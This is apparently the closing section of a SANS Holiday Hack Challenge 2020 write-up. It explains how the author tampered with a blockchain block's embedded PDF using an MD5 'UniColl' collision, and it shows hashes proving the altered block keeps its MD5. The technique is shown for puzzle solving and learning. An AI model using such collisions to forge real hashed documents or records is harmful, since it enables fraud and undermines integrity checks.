00000000	30	30	30	30	30	30	30	30	30	30	30	31	66	39	62	33	000000000001f9b3
00000010	61	39	34	34	37	65	35	37	37	31	63	37	30	34	66	34	a9447e5771c704f4
00000020	30	30	30	30	30	30	30	30	30	30	30	31	32	66	64	31	0000000000012fd1
00000030	30	30	30	30	30	30	30	30	30	30	30	30	30	32	30	66	000000000000020f
00000040	32	66	66	66	66	66	66	66	66	30	66	66	30	30	30	30	2fffffffff0ff0000
00000050	30	30	36	63	EA	46	53	40	30	3A	60	79	D3	DF	27	62	006cêFS@0:`yÓß'b
00000060	BE	68	46	7C	27	F0	46	D3	A7	FF	4E	92	DF	E1	DE	F7	¾hF|'ðFÓ§ÿN'ßáÞ÷
00000070	40	7F	2A	7B	73	E1	B7	59	B8	B9	19	45	1E	37	51	8D	@.*{sá·Y¸¹.E.7Q.
00000080	22	D9	87	29	6F	CB	0F	18	8D	D6	03	88	BF	20	35	0F	"Ù‡)oË...Ö.ˆ¿ 5.
00000090	2A	91	C2	9D	03	48	61	4D	C0	BC	EE	F2	BC	AD	D4	CC	*'Â..HaMÀ¼îò¼.ÔÌ
000000A0	3F	25	1B	A8	F9	FB	AF	17	1A	06	DF	1E	1F	D8	64	93	?%.¨ùû¯...ß..Ød"
000000B0	96	AB	86	F9	D5	11	8C	C8	D8	20	4B	4F	FE	8D	8F	09	–«†ùÕ.ŒÈØ KOþ...
000000C0	30	35	30	30	30	30	39	66	35	37	25	50	44	46	2D	31	0500009f57%PDF-1
000000D0	2E	33	0A	25	25	C1	CE	C7	C5	21	0A	0A	31	20	30	20	.3.%%ÁÎÇÅ!..1 0
000000E0	6F	62	6A	0A	3C	3C	2F	54	79	70	65	2F	43	61	74	61	obj.<</Type/Cata
000000F0	6C	6F	67	2F	5F	47	6F	5F	41	77	61	79	2F	53	61	6E	log/_Go_Away/San
00000100	74	61	2F	50	61	67	65	73	20	33	20	30	20	52	20	20	ta/Pages 3 0 R
00000110	20	20	20	20	30	F9	D9	BF	57	8E	3C	AA	E5	0D	78	8F	0ùÙ¿WŽ<ªå.x.
00000120	E7	60	F3	1D	64	AF	AA	1E	A1	F2	A1	3D	63	75	3E	1A	ç`ó.d¯ª.¡ò¡=cu>.



"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.


Shinny Upatree
3/24/2020

Crikey! That's just cold Mr Frost. Not only did Jack just spit all over us Aussies, but he's havin' a bloody laugh while he's at it, and making a mockery of Shinny. Well we're not through with you yet Jack ol' mate, it's time to show you just how hot us Aussies can get.


At this point we're feeling good about our assumptions; however, the resulting MD5 of this block is totally different to what we originally identified.

```
md5sum block.dat
e1062980af8cc859c57546604af19883  block.dat
```

Within a presentation entitled 'Colltris' by Ange Albertini and Marc Stevens, we can get a bit of an understanding on how a MD5 hash collision would take place through the use of a 'UniColl' operation.



Based on this we know that if the 10th char of a prefix is modified by 1 with an offset of n-1, then this means that the 10th char of the second block needs to be modified the other way by 1. Given this looks to have been a PDF modification as previously identified, we can perform 2 more byte operations based on the bytes we've already modified. This needs to be the 10th char of the 2nd Block. A comparison of the original and modified block can be found below.



At this point we can separate the original block to our modified block and compare both their MD5 and SHA256.

```
md5sum block_*
b10b4a6bd373b61f32f4fd3a0cdfbf84  block_initial.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block_solved.dat
sha256sum block_*
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
block_initial.dat
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
block_solved.dat
```

Feel the 40 degree (Celsius) Jack, you've just been burnt by an Aussie with a vengeance. 😉


Mysterious Painting

There's no doubt that the magical painting given by Jack Frost has some hidden secrets to it. If we look carefully at it, we can even find a hidden message amongst it if you locate all the letters sprawled throughout it, no doubt left by Jack Frost.

NOW I SHALL BE OUT OF HIS SIGHT

Conclusion

By reaching Santa's Balcony after travelling through Santa's Office on floor 3, we can talk to Jack Frost who is now in overalls, and with that we've successfully solved this years KringleCon and brought Jack Frost to justice. Of note is that we need to enter this area as ourselves once more, rather than as Santa.



Final Notes

I'd like to thank Ed Skoudis, Chris Elgee, and the SANS Holiday Hack Challenge 2020 Team for all their hard work particularly over a challenging year, and to everyone from Counter Hack who once again put their expertise into making a successful KringleCon.

Thanks to everyone who joined in this year and hopefully learnt some new skills which will assist in their careers or when undertaking CTF Challenges, and as always a special thanks goes out to all the speakers for this year's KringleCon.

And finally a thanks to you! Thanks for reading through this writeup, I hope you got something out of it!

Regards,
Jai Minton